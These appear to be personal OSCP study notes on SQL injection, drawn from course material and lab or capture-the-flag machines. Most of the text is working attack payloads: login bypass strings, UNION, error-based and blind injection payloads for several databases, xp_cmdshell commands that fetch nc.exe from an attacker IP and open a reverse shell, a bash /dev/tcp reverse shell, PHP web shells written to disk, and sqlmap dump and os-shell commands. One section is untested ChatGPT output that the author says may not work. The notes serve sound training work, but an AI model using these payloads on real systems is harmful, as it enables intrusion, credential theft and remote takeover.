Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'f9664ea1803311b35f81d07d8c9e072d'' at line 1

- Random password provided

In-band definition:

- SQL injection is considered *in-band* when the vulnerable application **provides the result of the query along with the applicationReturned value**. In this scenario, we've enabled SQL debugging inside the web application; however, most production-level web applications won't show these error messages because revealing SQL debugging information is considered a security flaw.

Now we can do authentication bypass:

The screenshot shows a dark-themed login interface. The 'Username' field contains the value 'offsec' OR 1=1 -- //'. The 'Password' field is empty. Below the form, a red note indicates the successful login attempt.

- offsec' OR 1=1 -- //

We can also use error-based payloads to do more, like enumerate the database

We're using the **IN** operator to compare a **boolean** value (**1=1**) with what should be a **numeric** value (the database version). If this causes an error (**which it should**), the application might indicate which values caused the error and thus allow us to get the database version number (since it will run the SQL command)

- This is why this is an "**error-based**" payload

Look at version number:

' or 1=1 in (select @@version) -- //

- MySQL accepts both **version()** and **@@version** statements.

The screenshot shows a MySQL error message. It includes a warning about truncating an incorrect DOUBLE value and a red box highlighting the error message 'Invalid password!'. The message also reveals the running MySQL version as 8.0.28.

- The running MySQL version (8.0.28) is included along with the rest of the web application payload. This means we can query the database interactively, like how we would use an administrative terminal.

Dump Tables:

' OR 1=1 in (SELECT * FROM users) -- //

If you receive an error like this:

Fatal error: Uncaught mysqli_sql_exception: Operand should contain 1 column(s) in /var/www/html/login1.php:85 Stack trace: #0 /var/www/html/login1.php(85): mysqli_query() #1 /var/www/html/index.php(30): include('...') #2 {main} thrown in **/var/www/html/login1.php** on line 85

- Then that means you can only specify one column at a time, as shown in the "**Operand should contain 1 column**"

Dump Tables one column at a time:

' or 1=1 in (SELECT password FROM users) -- //

Warning: 1292: Truncated incorrect DOUBLE value: '21232f297a57a5a743894a0e4a801fc3' Warning: 1292: Truncated incorrect DOUBLE value: 'f9664ea1803311b35f81d07d8c9e072d' Warning: 1292: Truncated incorrect DOUBLE value: '5f4dcc3b5aa765d61d8327deb882cf99' Warning: 1292: Truncated incorrect DOUBLE value: '5653c6b1f51852a6351ec69c8452abc6'

This is somewhat helpful, as we managed to retrieve all user password hashes; however, we don't know which user each password hash corresponds to. We can solve the issue by adding a *WHERE* clause specifying which user's password we want to retrieve, in this case, *admin*.

' or 1=1 in (SELECT password FROM users WHERE username = 'admin') -- //

Warning: 1292: Truncated incorrect DOUBLE value: '21232f297a57a5a743894a0e4a801fc3'
Invalid password!

Nice! We managed to predictably fetch hashed admin credentials via the error-based SQL injection vulnerability we discovered.

UNION-based SQL Injection Payloads

From OSCP (10.2.2. UNION-based Payloads)

Whenever we're dealing with **in-band (opposite of blind SQL injection)** SQL injections and the result of the query is displayed along with the application-returned value, we should also test for *UNION-based* SQL injections.

The **UNION** keyword aids exploitation because it enables the execution of an extra SELECT statement and provides the results in the same query, thus concatenating two queries into one statement.

For **UNION** SQLi attacks to work, we first need to satisfy two conditions:

1. The injected **UNION** query has to include the same number of columns as the original query.
2. The data types need to be compatible between each column.

To demonstrate this concept, let's test a web application with the following preconfigured SQL query:

```
$query = "SELECT * from customers WHERE name LIKE ".$POST["search_input"]."%";
```

The query fetches all the records from the *customers* table. It also includes the **LIKE** keyword to search any *name* values containing our input that are followed by zero or any number of characters, as specified by the percentage (%) operator.

We can interact with the vulnerable application by browsing to **http://192.168.50.16/search.php** from our Kali machine. Once the page is loaded, we can click **SEARCH** to retrieve all data from the *customers* table.

Name	Phone	Address	Country
Vladimir Vega	1-482-784-2019	900-5245 Ornare Ave	South Africa
Xavier Wolf	(559) 271-7551	564-4427 Pede Road	Poland
Lane Wooten	(684) 688-7367	562-4770 Gravida Road	Vietnam
Laurel Chavez	(481) 611-0866	6184 Vivamus Ave	Singapore
Holmes Griffith	(714) 669-5321	Ap #133-6689 Vestibulum Rd.	Singapore

Before crafting any attack strategy, we need to know the exact number of columns present in the target table. Although the above output shows that four columns are present, we should not assume based on the application layout, as there may be extra columns.

To discover the correct number of columns, we can submit the following injected query into the search bar:

```
' ORDER BY 1-- //
' ORDER BY 2-- //
' ORDER BY 3-- //
...
'
```

If you get an error at 6, then that means it has 5 columns. This is because it gives an error once you go above the number of columns

The above statement orders the results by a specific column, meaning it will fail whenever the selected column does not exist.

Lookup: <input type="text"/> <input type="button" value="SEARCH"/>			
Name	Phone	Address	Country
Unknown column '6' in 'order clause'			

- Increasing the column value by one each time, we'll discover that the table has **five columns** since ordering by column **six returns** an error.

Now that we know there are five columns in the original SQL query, the next step is to determine which columns are displayed using the following query.

```
%' UNION SELECT 'a1', 'a2', 'a3', 'a4', 'a5' -- //
```

The result of the above query is displayed in the following image, which better visualizes the table's columns.

Name	Phone	Address	Country
Vladimir Vega	1-482-784-2019	900-5245 Ornare Ave	South Africa
Xavier Wolf	(559) 271-7551	564-4427 Pede Road	Poland
Lane Wooten	(684) 688-7367	562-4770 Gravida Road	Vietnam
Laurel Chavez	(481) 611-0866	6184 Vivamus Ave	Singapore
Holmes Griffith	(714) 669-5321	Ap #133-6689 Vestibulum Rd.	Singapore
a2	a3	a4	a5

With this information in mind, we can attempt our first attack by enumerating the current database name, user, and MySQL version.

```
%' UNION SELECT database(), user(), @@version, null, null -- //
```

- Side note: You will see that usually the first column is reserved for ID field, so you will most likely have to put null in the first column and move all your fields one to the right, as this writeup will explain below

Since we want to retrieve all the data from the *customers* table, we'll use the percentage sign followed by a single quote to close the search parameter. Then, we begin our injected query with a **UNION SELECT** statement that dumps the current database name, the user, and the MySQL version in the first, second, and third columns, respectively, leaving the remaining two null.

The screenshot shows a web application titled "CUSTOMER SEARCH PORTAL". At the top, there is a search bar with the placeholder "Lookup:" and a "SEARCH" button. Below the search bar is a table with four columns: Name, Phone, Address, and Country. The table contains six rows of data. The last row, which includes the IP address "root@172.21.0.3" and the DB version "8.0.28", is highlighted with a red border.

Name	Phone	Address	Country
Vladimir Vega	1-482-784-2019	900-5245 Ornare Ave	South Africa
Xavier Wolf	(559) 271-7551	564-4427 Pede Road	Poland
Lane Wooten	(684) 688-7367	562-4770 Gravida Road	Vietnam
Laurel Chavez	(481) 611-0866	6184 Vivamus Ave	Singapore
Holmes Griffith	(714) 669-5321	Ap #133-6689 Vestibulum Rd.	Singapore
root@172.21.0.3	8.0.28		

After launching our attack, we'll notice that the username and the DB version are present on the last line, but the current database name is not.

This happens because column 1 is typically reserved for the ID field consisting of an *integer* data type, meaning it cannot return the string value we are requesting through the *SELECT database()* statement.

The web application explicitly omits the output from the first column because IDs are not usually useful information for end users.

With this in mind, let's update our query by shifting all the enumerating functions to the right-most place, avoiding any type mismatches.

```
' UNION SELECT null, null, database(), user(), @@version -- //
```

Since we already verified the expected output, we can omit the percentage sign and rerun our modified query.

The screenshot shows a web application titled "CUSTOMER SEARCH PORTAL". At the top, there is a search bar with the placeholder "Lookup:" containing the text "offsec". To the right of the search bar is a "SEARCH" button. Below the search bar, the results are displayed in a table format with four columns: Name, Phone, Address, and Country. The results are as follows:

Name	Phone	Address	Country
	offsec	root@172.21.0.3	8.0.28

This time, all three values returned correctly, including *offsec* as the current database name.

Let's extend our tradecraft and verify whether other tables are present in the current database. We can start by enumerating the *information schema* of the current database from the *information_schema.columns* table.

We'll attempt to retrieve the *columns* table from the *information_schema* database belonging to the current database. We'll then store the output in the second, third, and fourth columns, leaving the first and fifth columns null.

```
' union select null, table_name, column_name, table_schema, null from
information_schema.columns where table_schema=database() -- //
```

- This is how to get the **column name of each table**, as well as having the schema specified
- In mysql, schema and database are the same thing. In other SQL languages, a single database can have many schemas.
 - So the "**table_schema**" column will return the **database** name
- This is specific to the current database, as specified in the **table_schema=database()** since **database()** returns the name of current database

Running our new enumeration attempt results in the below output:

Name	Phone	Address	Country
customers	id	offsec	
customers	name	offsec	
customers	phone	offsec	
customers	address	offsec	
customers	country	offsec	
users	id	offsec	
users	username	offsec	
users	password	offsec	
users	description	offsec	

- We have two table names (**customers, users**)
- The second columns shows all the available for each table
- Third column specifies the database (a.k.a schema)

This output verifies that the three columns contain the table name, the column name, and the current database/schema, respectively.

Interestingly, we discovered a new table named *users* that contains four columns, including one named *password*.

Let's craft a new query to dump the *users* table.

```
' UNION SELECT null, username, password, description, null FROM users -- //
```

- This gets columns from specific table (here it's the **users** table)

Using the above statement, we'll again attempt to store the output of the username, password, and description in the web application table.

Name	Phone	Address	Country
admin	21232f297a57a5a743894a0e4a801fc3	this is the admin	
offsec	f9664ea1803311b35f81d07d8c9e072d	try harder	
boba	5f4dcc3b5aa765d61d8327deb882cf99	freeze	
han	5653c6b1f51852a6351ec69c8452abc6	pew pew	

Great! Our UNION-based payload was able to fetch the usernames and MD5 hashes of the entire users table, including an administrative account. These MD5 values are encrypted versions of the plain-text passwords, which can be reversed using appropriate tools.

Blind SQL Injections (opposite of in-band)

From OSCP (10.2.3. Blind SQL Injections):

The SQLi payloads we have encountered are *in-band*, meaning we're able to retrieve the database content of our query inside the web application. This is because in-band means the web application **provides the result of the query along with the application-returned value**

Alternatively, ***blind* SQL injections** describe scenarios in which database responses are never returned and behavior is inferred using either boolean- or time-based logic.

As an example, generic boolean-based blind SQL injections cause the application to return different and predictable values whenever the database query returns a TRUE or FALSE result, hence the "boolean" name. These values can be reviewed within the application context.

Although "boolean-based" might not seem like a blind SQLi variant, the output used to infer results comes from the web application, not the database itself.

Time-based blind SQL injections infer the query results by instructing the database to wait for a specified amount of time. Based on the response time, the attacker can conclude if the statement is TRUE or FALSE.

Our vulnerable application (<http://192.168.50.16/blindsqli.php>) includes a code portion affected by both types of blind SQL injection vulnerabilities.

Once we have logged in with the *offsec* and *lab* credentials, we'll encounter the following page:

The screenshot shows a web browser window with the URL `192.168.50.16/blindsqli.php?user=offsec`. The page title is "Blind SQL Injection". The content area displays user information: Username: offsec, Password Hash: f9664ea1803311b35f81d07d8c9e072d, and Description: try harder. At the bottom, there are links for Profile, Logout, and Home.

Closely reviewing the URL, we'll notice that the application takes a *user* parameter as input, defaulting to *offsec* since this is our current logged-in user. The application then queries the user's record, returning the *Username*, *Password Hash*, and *Description* values.

To test for boolean-based SQLi, we can try to append the below payload to the URL:

`http://192.168.50.16/blindsqli.php?user=offsec' AND 1=1 -- //`

- This tests for boolean-based SQLi since `1=1` will always be TRUE; the application will return the values only if the user is present in the database

Using this syntax, we could enumerate the entire database for other usernames or even extend our SQL query to verify data in other tables.

We can achieve the same result by using a **time-based** SQLi payload:

`http://192.168.50.16/blindsqli.php?user=offsec' AND IF (1=1, sleep(3),'false') -- //`

- `IF(condition, true_case, false_case)` is a MySQL function that works like a ternary:
 - If condition is true → execute `true_case`
 - Else → execute `false_case`

In this case, we appended an IF condition that will always be true inside the statement itself but will return false if the user is non-existent.

We know the user *offsec* is active, so if we paste the above URL payload into our Kali VM's browser, we'll notice that the application hangs for about three seconds.

When dealing with blind SQL injections, it is always recommended to probe the application's behavior for both valid and erroneous responses. In this case, we aim to experiment by sending a fictitious username and verifying the response against a valid one, such as the *offsec* user.

This attack angle can become very time-consuming, so it's often automated with tools like *sqlmap*, as we'll cover in the next Learning Unit.

How to test for SQL injection for

A great resource for this is [PortSwigger SQL cheatsheet](#) and [HackTricks](#)

- For these resources, make sure to put the quotation marks at the start of each command, and to put comments (--) on the end of the command to make it work

MSSQL:

1. Boolean
 - a. ' AND 1=1-- -- page normal
 - b. ' AND 1=2-- -- page different
2. Time
 - a. '; IF (1=1) WAITFOR DELAY '0:0:5'--
 - i. Tested in Medtech .121

MySQL / MariaDB

1. Boolean
 - a. ' AND 1=1-- -
 - b. ' AND 1=2-- -
2. Time
 - a. ' AND SLEEP(5)-- -

PostgreSQL

1. Boolean
 - a. ' AND 1=1--
 - b. ' AND 1=2--
2. Time
 - a. ' OR pg_sleep(5)--
 - b. ' || pg_sleep(10)--

Oracle Database

1. Boolean
 - a. ' AND 1=1--
 - b. ' AND 1=2--
2. Time
 - a. ' || (SELECT CASE WHEN 1=1 THEN dbms_pipe.receive_message('a',5) END FROM dual)--

SQLite

1. Boolean
 - a. ' AND 1=1--
 - b. ' AND 1=2--

SQL authentication bypass (to get past login page)

While we've been focusing so much on SQL injections, we need to make sure not to forget the basic authentication bypass that we can do with SQL, like:

- 'OR 1=1--

SQL authentication bypass was seen in the [Cockpit](#) PG Practice

- They used [this](#) list of things to try
 - <username>' OR 1=1--
 - 'OR " ='
 - This is the one that worked for Cockpit according to [this](#) writeup
 - Allows authentication without a valid username.
 - <username>!--
 - ' union select 1, '<user-fieldname>', '<pass-fieldname>' 1--
 - 'OR 1=1--
 -

Some more SQL Authentication bypass:

1. ' or 1=1 -- -
 - a. Put this into the username section and put some dummy value in password
2. test' or 1=1;---
3. " or 1=1#

4. admin'#
 - a. Put this in username to log in as admin or try any other username
 5. admin' #
 6. admin' --
 7. admin' ---
-

Manual Code Execution for SQL (SQL Injections)

Enabling command execution with xp_cmdshell through website (**only works for mssql**)

I didn't know this before but xp_cmdshell command execution only exists on mssql.

Also taught in **OSCP 10.3.1. Manual Code Execution**

This was seen in the **MedTech Challenge lab**. We saw a login page that showed a SQL error when you put in a single quote (') for the username. But then after trying UNION-based SQL injection, it wouldn't display a table so we test for blind SQL injection and we confirmed there was SQL injection but there is simply no table output.

[PortSwigger](#) has a section on testing for SQL injection using time-delays, and it worked here too. This is another way to confirm blind SQL injection. This one is for MSSQL only but more can be found on the [portswigger SQL cheatsheet](#)

- '; IF (1=2) WAITFOR DELAY '0:0:10'--
 - Doesn't delay at all
- '; IF (1=1) WAITFOR DELAY '0:0:10'--
 - It delays for 10 seconds, confirming there is SQL injection
- 'WAITFOR DELAY '0:0:10'--
 - Simply doing this also works

But, we don't need visual output to get manual code execution, so we did this:

```
';EXEC sp_configure 'show advanced options',1;--  
';RECONFIGURE;--  
';EXEC sp_configure 'xp_cmdshell',1;--
```

';RECONFIGURE;--

Or just this

- '; EXEC sp_configure 'show advanced options',1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell',1; RECONFIGURE;--
 - But this only works when they allow you to stack multiple commands at once, which not all systems do
 - The syntax ';' means first use a quote to end the original query string, and then use semicolon to officially end the entire statement and get ready to start a new one

Also I tried the whole process with only ' and not any ; and it worked. I think the ; was unnecessary and most sql injection guides don't include it. But good to include just in case

You can try using `tcpdump` to see if the command execution worked, and see if you can reach your Kali from victim (tested this on Medtech .121 and it works)

- `sudo tcpdump -i tun0 icmp`
- `'; EXEC xp_cmdshell 'ping -n 3 192.168.45.232';--`

It's possible that the command execution worked but you get no response on the `tcpdump`. This is because the victim machine might be in a different subnet or not allowed to access Kali IP. So to see if command execution worked, you can try pinging localhost and seeing if it stalls. If it stalls, then command execution works. Now, as shown in **OSCP-B .148**, try sending a reverse shell to a pivot which forwards the rev shell back to you.

- `'; EXEC xp_cmdshell 'ping -n 6 127.0.0.1';--`

Get reverse shell:

`';EXEC xp_cmdshell 'certutil -urlcache -f http://192.168.45.232:80/nc.exe C:\windows\temp\nc.exe';--`

- This puts nc.exe inside of the target machine. Replace nc.exe with nc64.exe if it's a 64 bit system. Or try both in case you don't know. And nc.exe works with 64-bit system sometimes too

`';EXEC xp_cmdshell 'C:\windows\temp\nc.exe 192.168.45.232 80 -e cmd.exe';--`

- This executes the reverse shell

Enabling command execution with xp_cmdshell through mssql client **(only works for mssql)**

In the **OSCP-B .148**, we had access to mssql client, and we enabled command execution while inside of it to send a reverse shell.

More information can be found in the "**How to get command execution in mssql after you are sysadmin**" section of mssql, but it's basically the same as the stuff above but you just run those commands inside of the client now

Uploading web shell through sql injection (through UNION-based payload)

Also taught in **OSCP 10.3.1. Manual Code Execution**

- ' UNION SELECT "<?php system(\$_GET['cmd']);?>", null, null, null, null INTO OUTFILE "/var/www/html/tmp/webshell.php" -- //

If you have LFI, then you can put the rev shell anywhere, like /dev/shm or /tmp and then access rev shell using LFI

The follow is from the [Hawat](#) PG Practice

In the Pebbles PG Practice down below, we saw an exploit that gave us SQL injection but it was based on command injection, so we didn't have to escape any quotes or anything like that. It's pretty uncommon.

As shown in the [Hawat](#) PG Practice, in the real-world, we often have to use single quotes and a UNION-based payload in order to escape the first original SELECT statement and use our own in order to do something like uploading web shell. We can see this down here:

- ' union select '<?php echo system(\$_REQUEST["cmd"]); ?>' into outfile '/srv/http/cmd.php' ---
 - We found that the root web directory was [/srv/http/cmd.php](#) by looking at [phpinfo.php](#)
 - Replace it with whatever your root web directory is
 - **\$_REQUEST is a superglobal that merges GET, POST, and COOKIE variables**

- Since this is a union payload, you need to find the number of columns of the original SELECT statement. Down below, we have the source code and can see the original SELECT statement only queries one column, so we are fine here. But in general, you would have to find the exact number of columns.
- This technique can be seen in the UNION-based SQL injection section

And then to interact with web shell:

- /cmd.php?cmd=id

The reason why they used REQUEST instead of GET is because GET was blocked by the site. This was as seen in this [Hawat](#) writeup. And this writeup also shows us how to get reverse shell from the webshell. And only certain types of URL encoding worked for him, specifically only using <https://www.url-encode-decode.com/>. URL encoding reverse shell taught here.

If you wanted a classic GET php web shell, then just replace REQUEST with GET:

- 'union select '<?php echo system(\$_GET["cmd"]); ?>' into outfile '/srv/http/cmd.php' -- -

If there were 2 columns in original SELECT:

- 'UNION SELECT '<?php echo system(\$_REQUEST["cmd"]); ?>',NULL INTO OUTFILE '/srv/http/cmd.php' -- -

If there were 3 columns in original SELECT:

- 'UNION SELECT '<?php echo system(\$_REQUEST["cmd"]); ?>',NULL,NULL INTO OUTFILE '/srv/http/cmd.php' -- -

For **windows**, you would have to change path:

- Windows pathing: double backslashes: C:\\inetpub\\wwwroot\\cmd.php

They knew it was vulnerable to SQL injection since they had source code:

```

@GetMapping("/issue/checkByPriority")
public String checkByPriority(@RequestParam("priority") String priority, Model model) {
    //
    // Custom code, need to integrate to the JPA
    //
    Properties connectionProps = new Properties();
    connectionProps.put("user", "issue_user");
    connectionProps.put("password", "ManagementInsideOld797");
    try {
        conn = DriverManager.getConnection("jdbc:mysql://localhost:3306/issue_tracker", connectionProps);
        String query = "SELECT message FROM issue WHERE priority='"+priority+"'";
        System.out.println(query);
        Statement stmt = conn.createStatement();
        stmt.executeQuery(query);
    }
}

```

- See, no sanitization, so it was easy to inject SQL commands

Uploading web shell through sql injection (through command injection)

In the [Pebbles](#) PG Practice, we ran into the **CMS ZoneMinder v.1.29.0**, which had a SQL injection and other stuff

- <https://www.exploit-db.com/exploits/41239>

But in the writeup above, they manually did the SQL injection. It was a blind SQL injection **WHICH WAS ALSO COMMAND INJECTION**. That is why there is no quote escaping at the start of the payload. But for most sql injections, it you will need a UNION-based payload to escape the first SELECT that is embedded into source code.

- And then they ran this command:
 - `SELECT "<?php system($_GET['cmd']);?>" INTO OUTFILE "/var/www/html/webshell.php"`
 - They assumed the root directory was `/var/www/html` but in general, if you have access to `phpinfo.php`, look at `$_SERVER['DOCUMENT_ROOT']` for root directory
- In this [reddit](#) post, they said that they transferred webshell as such:
 - `wget 192.168.45.232/bash.sh -O /tmp/bash.sh`
 - And then ran it: `/bin/bash /tmp/bash.sh`
- And their payload was this:
 - `#!/bin/bash`
 - `bash -i >& /dev/tcp/<IP>/<PORT> 0>&1`
- **But the weird thing is that you had to access it from the port 3305 webpage and not the port 80 one which was vulnerable**

[This](#) writeup uses `sqlmap` instead, which is really long, but it gives you root shell. And then you can make it send a rev shell

- sqlmap http://192.168.168.52:8080/zm/index.php
--data="view=request&request=log&task=query&limit=100&minTime=5" --os-shell

Uploading web shell with PostgreSQL (never tested)

This is from chatGPT and I never tested this so idk if it works.

No INTO OUTFILE. Use server-side file I/O that is superuser-only.

1. COPY ... TO '/path/file' (superuser)
 - a. '; COPY (SELECT \$\$<?php echo system(\$_REQUEST["cmd"]); ?>\$\$) TO '/var/www/html/cmd.php';--
2. COPY ... TO PROGRAM to echo out (superuser)
 - a. '; COPY (SELECT \$\$<?php echo system(\$_REQUEST["cmd"]); ?>\$\$) TO PROGRAM 'bash -c "cat > /var/www/html/cmd.php"';--
3. Untrusted PLs (e.g., plpythonu) (superuser)
 - a. '; DO \$\$ import pathlib;
pathlib.Path("/var/www/html/cmd.php").write_text("<?php echo
system(\$_REQUEST['cmd']); ?>") \$\$;--

From OSCP

From OSCP (10.3.1. Manual Code Execution)

Depending on the underlying database system we are targeting, we need to adapt our strategy to obtain code execution.

In Microsoft SQL Server, the [xp_cmdshell](#) function takes a string and passes it to a command shell for execution. The function returns any output as rows of text. The function is disabled by default and once enabled, it must be called with the EXECUTE keyword instead of SELECT.

In our database, the *Administrator* user already has the appropriate permissions. Let's enable *xp_cmdshell* by simulating an SQL injection via the **impacket-mssqlclient** tool.

```
kali㉿kali:~$ impacket-mssqlclient Administrator:Lab123@192.168.50.18 -windows-auth
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
...
SQL> EXECUTE sp_configure 'show advanced options', 1;
[*] INFO(SQL01\SQLEXPRESS): Line 185: Configuration option 'show advanced options'
changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE;
SQL> EXECUTE sp_configure 'xp_cmdshell', 1;
[*] INFO(SQL01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0
to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE;
```

Listing 28 - Enabling xp_cmdshell feature

- impacket-mssqlclient Administrator:Lab123@192.168.50.18 -windows-auth
- EXECUTE sp_configure 'show advanced options', 1;
- RECONFIGURE;
- EXECUTE sp_configure 'xp_cmdshell', 1;
- RECONFIGURE;

After logging in from our Kali VM to the MSSQL instance, we can enable *show advanced options* by setting its value to 1, then applying the changes to the running configuration via the **RECONFIGURE** statement. Next, we'll enable *xp_cmdshell* and apply the configuration again using **RECONFIGURE**.

With this feature enabled, we can execute any Windows shell command through the **EXECUTE** statement followed by the feature name.

```
SQL> EXECUTE xp_cmdshell 'whoami';
output
-----
-----
-----
nt service\mssql$sqlexpress
NULL
```

Listing 29 - Executing Commands via xp_cmdshell

- EXECUTE xp_cmdshell 'whoami';

Since we have full control over the system, we can now easily upgrade our SQL shell to a more standard reverse shell.

Now let's move to MySQL databases.

Although the various MySQL database variants don't offer a single function to escalate to RCE, we *can* abuse the [SELECT INTO OUTFILE](#) statement to write files on the web server.

For this attack to work, the file location must be writable to the OS user running the database software.

As an example, let's resume the **UNION** payload on our MySQL target application we explored previously, expanding the query that writes a [webshell](#) on disk.

We'll issue the **UNION SELECT** SQL keywords to include a single PHP line into the first column and save it as **webshell.php** in a writable web folder.

```
' UNION SELECT "<?php system($_GET['cmd']);?>", null, null, null, null INTO OUTFILE  
"/var/www/html/tmp/webshell.php" -- //
```

- Listing 30 - Write a WebShell To Disk via INTO OUTFILE directive

The written PHP code file results in the following:

```
<? system($_REQUEST['cmd']); ?>
```

- Listing 31 - PHP web shell

The PHP *system* function will parse any statement included in the *cmd* parameter coming from the client HTTP REQUEST, thus acting like a web-interactive command shell.

If we try to use the above payload inside the *Lookup* field of the **search.php** endpoint, we receive the following error:




Figure 17: Writing the WebShell to Disk

Fortunately, this error is related to the incorrect return type and should not impact writing the webshell on disk.

To confirm, we can access the newly created webshell inside the **tmp** folder along with the **id** command.




Figure 18: Accessing the Webshell

Great! The webshell is working as expected since the output of the *id* command is returned to us through the web browser. We discovered that we are executing commands as the *www-data* user, an identity commonly associated with web servers on Linux systems.

Now that we understand how to leverage SQLi to manually obtain command execution, let's discover how to automate the process with specific tools.

Automated Code Execution (SQL Map) (SQL Injections)

More SQLmap practice can be found in:

- [Butch](#) PG Practice
 - Dumping databases

From OSCP (10.3.2 Automating the Attack)

This following example does everything that the previous section (Manual Code Execution) did, but it's now automated with SQLMap. I wanted to include this since it's a nice illustration of what exactly SQLMap does, since we can always reference our manual commands from the previous section.

The SQL injection process we followed can be automated using several tools pre-installed on Kali Linux. In particular, [sqlmap](#) can identify and exploit SQL injection vulnerabilities against various database engines.

Let's run **sqlmap** on our sample web application. We will set the URL we want to scan with **-u** and specify the parameter to test using **-p**:

```

kali@kali:~$ sqlmap -u http://192.168.50.19/blindsqli.php?user=1 -p user
[+] [!] [H] {1.6.4#stable}
|_ -| . [)] | .'| .|
|__|_|_,|_|_|_|_,|_|_
|_|v...|_| https://sqlmap.org

...
[*] starting @ 02:14:54 PM /2022-05-16/

[14:14:54] [INFO] resuming back-end DBMS 'mysql'
[14:14:54] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.50.16:80/login1.php?msg=2'. Do you want to
follow? [Y/n]
you have not declared cookie(s), while server wants to set its own
('PHPSESSID=fbf1f5fa5fc...a7266cba36'). Do you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---

Parameter: user (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: user=1' AND (SELECT 1582 FROM (SELECT(SLEEP(5)))dTzB) AND 'hiPB'='hiPB
---

[14:14:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP, PHP 7.3.33, Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12
[14:14:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/
sqlmap/output/192.168.50.16'

[*] ending @ 02:14:57 PM /2022-05-16/

```

Listing 32 - Running sqlmap to quickly find SQL injection points

- `sqlmap -u http://192.168.50.19/blindsqli.php?user=1 -p user`

We submitted the entire URL after the `-u` specifier together with the `?user` parameter set to a dummy value. Once launched, we can press I on the default options. Sqlmap then returns a confirmation that we are dealing with a *time-based blind* SQL injection and provides additional fingerprinting information such as the web server operating system, web application technology stack, and the backend database.

Although the above command confirmed that the target URL is vulnerable to SQLi, we can extend our tradecraft by using sqlmap to dump the database table and steal user credentials.

Although sqlmap is a great tool to automate SQLi attacks, it provides next-to-zero stealth. Due to its high volume of traffic, sqlmap should not be used as a first-choice tool during assignments that require staying under the radar.

To dump the entire database, including user credentials, we can run the same command as earlier with the **--dump** parameter.

```
sqlmap -u http://192.168.50.19/blindsqli.php?user=1 -p user --dump
```

```
[14:27:01] [INFO] fetching number of tables for database 'offsec'  
  
[02:27:01 PM] [INFO] retrieved: 2  
[02:27:11 PM] [INFO] retrieved: customers  
[02:29:25 PM] [INFO] retrieved: users  
[14:30:38] [INFO] fetching columns for table 'users' in database 'offsec'  
[02:30:38 PM] [INFO] retrieved: 4  
[02:30:44 PM] [INFO] retrieved: id  
[02:31:14 PM] [INFO] retrieved: username  
[02:33:02 PM] [INFO] retrieved: password  
[02:35:09 PM] [INFO] retrieved: description  
[14:37:56] [INFO] fetching entries for table 'users' in database 'offsec'  
[14:37:56] [INFO] fetching number of entries for table 'users' in database 'offsec'  
[02:37:56 PM] [INFO] retrieved: 4  
[02:38:02 PM] [WARNING] (case) time-based comparison requires reset of statistical  
model, please wait..... (done)  
[14:38:24] [INFO] adjusting time delay to 1 second due to good response times  
this is the admin  
[02:40:54 PM] [INFO] retrieved: 1  
[02:41:02 PM] [INFO] retrieved: 21232f297a57a5a743894a0e4a801fc3  
[02:46:34 PM] [INFO] retrieved: admin  
[02:47:15 PM] [INFO] retrieved: try harder  
[02:48:44 PM] [INFO] retrieved: 2  
[02:48:54 PM] [INFO] retrieved: f9664ea1803311b35f  
  
...
```

Listing 33 - Running sqlmap to Dump Users Credentials Table

Since we're dealing with a blind time-based SQLi vulnerability, the process of fetching the entire database's table is quite slow, but eventually we manage to obtain all users' hashed credentials.

Another sqlmap core feature is the **--os-shell** parameter, which provides us with a full interactive shell.

